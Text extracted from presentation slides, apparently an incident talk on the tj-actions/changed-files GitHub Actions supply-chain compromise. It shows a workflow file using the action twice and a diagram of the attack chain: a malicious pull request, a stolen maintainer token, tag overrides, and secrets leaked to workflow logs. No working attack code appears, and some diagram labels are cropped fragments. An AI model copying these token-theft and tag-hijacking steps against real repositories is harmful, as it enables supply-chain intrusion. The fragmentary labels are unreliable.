
Initial incident flow



```
1  name: do-your-job
2
3  on:
4    push:
5      branches:
6        - main
7
8  env:
9    SLACK_TOKEN: ${ secrets.SLACK_TOKEN }
10
11 jobs:
12   build:
13     runs-on: ubuntu-latest
14     steps:
15       - name: Checkout repository
16         uses: actions/checkout@v4
17
18       - name: Check for changed files
19         uses: tj-actions/changed-files@v39
20
21       - name: Print changed files
22         run: echo "${ steps.changed-files.outputs.all_changed_files }"
```

```
1 name: do-your-job
2
3 on:
4   push:
5     branches:
6       - main
7
8   env:
9     SLACK_TOKEN: ${ secrets.SLACK_TOKEN }
10
11 jobs:
12   build:
13     runs-on: ubuntu-latest
14     steps:
15       - name: Checkout repository
16         uses: actions/checkout@v4
17
18       - name: Check for changed files
19         uses: tj-actions/changed-files@v39
20
21       - name: Print changed files
22         run: echo "${ steps.changed-files.outputs.all_changed_files }"
```

Two weeks after the initial
incident






Secrets



8/9/2025




newdog/
n-setup

dependency

tions/
changed-
files

FX 42





Malicious pull request (PPE)

spotbugs/
sonar-findbugs

Steal
maintainer's
PAT

Invite disposable user
as a member

spotbugs/
spotbugs

Steal
maintainer's
PAT

Override v1 tag

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

Second override:
multiple tags

Used in workflow of

Secrets printed
to workflow logs

LOG

Where we will start today



Malicious pull request (PPE)

spotbugs/
sonar-findbugs

Steal
maintainer's
PAT

Invite disposable user
as a member

spotbugs/
spotbugs

Steal
maintainer's
PAT

Override v1 tag

Create workflow

Where we will start today

coinbase/
agentkit

Used in workflow of

tj-ac
chang

tions/
anged-

